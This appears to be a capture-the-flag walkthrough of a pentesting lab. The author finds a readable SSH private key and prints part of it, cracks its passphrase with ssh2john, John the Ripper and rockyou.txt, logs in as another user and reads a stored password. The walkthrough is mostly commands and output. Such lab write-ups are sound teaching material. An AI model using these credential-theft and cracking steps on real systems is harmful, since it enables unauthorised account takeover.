
```
[-] Location and contents (if accessible) of .bash_history file(s):
/home/kay/.bash_history


[-] Location and Permissions (if accessible) of .bak file(s):
-rw-r--r-- 1 root root 9542 Apr 19  2018 /etc/samba/smb.conf.bak
-rw------- 1 kay kay 57 Apr 23  2018 /home/kay/pass.bak


[-] Any interesting mail in /var/mail:
total 8
drwxrwsr-x  2 root mail 4096 Aug  1  2017 .
drwxr-xr-x 14 root root 4096 Apr 18  2018 ..


### SCAN COMPLETE ####################################
jan@basic2:/tmp$ 
```

Command : ./LinEnum.sh

After doing LinEnum, I do find an interesting files which is pass.bak located in user kay.


I tried to open the pass.bak file but the **permission is denied.**

So after that, I found id_rsa files located in .ssh.




```
jan@basic2:/home/kay$ cat pass.bak
cat: pass.bak: Permission denied
jan@basic2:/home/kay$ ls -la
total 48
drwxr-xr-x 5 kay  kay  4096 Apr 23  2018 .
drwxr-xr-x 4 root root 4096 Apr 19  2018 ..
-rw------- 1 kay  kay   756 Apr 23  2018 .bash_history
-rw-r--r-- 1 kay  kay   220 Apr 17  2018 .bash_logout
-rw-r--r-- 1 kay  kay  3771 Apr 17  2018 .bashrc
drwx------ 2 kay  kay  4096 Apr 17  2018 .cache
-rw------- 1 root kay   119 Apr 23  2018 .lesshst
drwxrwxr-x 2 kay  kay  4096 Apr 23  2018 .nano
-rw------- 1 kay  kay    57 Apr 23  2018 pass.bak
-rw-r--r-- 1 kay  kay   655 Apr 17  2018 .profile
drwxr-xr-x 2 kay  kay  4096 Apr 23  2018 .ssh
-rw-r--r-- 1 kay  kay     0 Apr 17  2018 .sudo_as_admin_successful
-rw------- 1 root kay   538 Apr 23  2018 .viminfo
jan@basic2:/home/kay$ ls -la .ssh/
total 20
drwxr-xr-x 2 kay kay 4096 Apr 23  2018 .
drwxr-xr-x 5 kay kay 4096 Apr 23  2018 ..
-rw-rw-r-- 1 kay kay  771 Apr 23  2018 authorized_keys
-rw-r--r-- 1 kay kay 3326 Apr 19  2018 id_rsa
-rw-r--r-- 1 kay kay  771 Apr 19  2018 id_rsa.pub
```

Lets open id_rsa file



```
URUvqvBhDS7cq8C5rFGJUYD79guGh3He5Y7bl+mdXKNZLMlzOnauC5bKV4i+Yuj7
AGIExXRIJXlwF4G0bsl5vbydM55XlnBRyof62ucYS9ecrAr4NGMggcXfYYncxMyK
AXDKwSwwwf/yHEwX8ggTESv5Ad+BxdeMoiAk8c1Yy1tzwdaMZSnOSyHXuVlB4Jn5
phQL3R8OrZETsuXxfDVKrPeaOKEE1vhEVZQXVSOHGCuiDYkCA6al6WYdI9i2+uNR
ogjvVVBVVZIBH+w5YJhYtrInQ7DMqAyX1YB2pmC+leRgF3yrP9a2kLAaDk9dBQcV
ev6cTcfzhBhyVqml1WqwDUZtROTwfl80jo8QDlq+HE0bvCB/o2FxQKYEtgfH4/UC
D5qrsHAK15DnhH4IXrIkPlA799CXrhWi7mF5Ji41F3O7iAEjwKh6Q/YjgPvgj8LG
OsCP/iugxt7u+91J7qov/RBTrO7GeyX5Lc/SW1j6T6sjKEga8m9fS10h4TErePkT
t/CCVLBkM22Ewao8glguHN5VtaNH0mTLnpjfNLVJCDHl0hKzi3zZmdrxhql+/WJQ
4eaCAHk1hUL3eseN3ZpQWRnDGAAPxH+LgPyE8Sz1it8aPuP8gZABUFjBbEFMwNYB
e5ofsDLuIOhCVzsw/DIUrF+4liQ3R36Bu2R5+kmPFIkkeW1tYWIY7CpfoJSd74VC
3Jt1/ZW3XCb76R75sG5h6Q4N8gu5c/M0cdq16H9MHwpdin9OZTqO2zNxFvpuXthY
-----END RSA PRIVATE KEY-----
jan@basic2:/home/kay/.ssh$ 
```

Lets log into user kay with this id rsa file



```
jan@basic2:/home/kay/.ssh$ ls
authorized_keys  id_rsa  id_rsa.pub
jan@basic2:/home/kay/.ssh$ ssh -i id_rsa kay@10.10.178.23
Could not create directory '/home/jan/.ssh'.
The authenticity of host '10.10.178.23 (10.10.178.23)' can't be established.
ECDSA key fingerprint is SHA256:+Fk53V/LB+2pn4OPL7GN/DuVHVvO0lT9N4W5ifchySQ.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/home/jan/.ssh/known_hosts).
Enter passphrase for key 'id_rsa': 
```

Command : ssh -i id_rsa kay@[IP ADDRESS]

But sadly it need passphrase. ☹


So our journey is not end there.

Lets do some passphrase cracking using our tools JohnTheRipper.

Copy the contain of id_rsa files and paste it on our localhost save it to any file name that you want.

And don’t forget to do **sudo chmod +x id_rsa** before start doing anything to the file. This is to prevent from getting any permission denied output.

Lets start with using ssh2john




```
total 12
-rwxr-xr-x 1 root root 8486 Nov  18 16:20 ssh2john.py
┌─[eras3r@parrot]─[~/Desktop/Downloaded_Tools]
└──╼ $python3 ssh2john.py /home/eras3r/Desktop/THM/id_rsa > id_rsa.hash
┌─[eras3r@parrot]─[~/Desktop/Downloaded_Tools]
└──╼ $cd ../THM/
┌─[eras3r@parrot]─[~/Desktop/THM]
└──╼ $ls
```

Command : python3 ssh2john.py [LOCATION_OF_YOUR_IDRSA_FILE] > [ANY_FILE_YOU_WANT_TO_MAKE.hash]

So using ssh2john it extract the passphrase hash from id_rsa file to any new file.

Lets crack the hash with wordlists using JTR.




```
┌─[eras3r@parrot]─[~/Desktop/THM]
└──╼ $john --wordlist=/usr/share/wordlists/rockyou.txt id_rsa.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax          (/home/eras3r/Desktop/THM/id_rsa)
1g 0:00:00:10 DONE (2023-11-18 16:29) 0.09680g/s 1388Kp/s 1388Kc/s 1388KC/sa6_123..*7¡Vamos!
Session completed
┌─[eras3r@parrot]─[~/Desktop/THM]
```

Command : john –wordlist=/usr/share/wordlists/rockyou.txt id_rsa.hash

For dictionary, I used rockyou.txt and new output file of ssh2john which I named it as id_rsa.hash

And I finally I get the passphrase which is **beeswax**.

Lets log into kay using that passphrase.



```
    $ssh -i id_rsa kay@10.10.238.7
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$ ls
pass.bak
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
```

It successful!!!

And there is our final password.

That all thanks.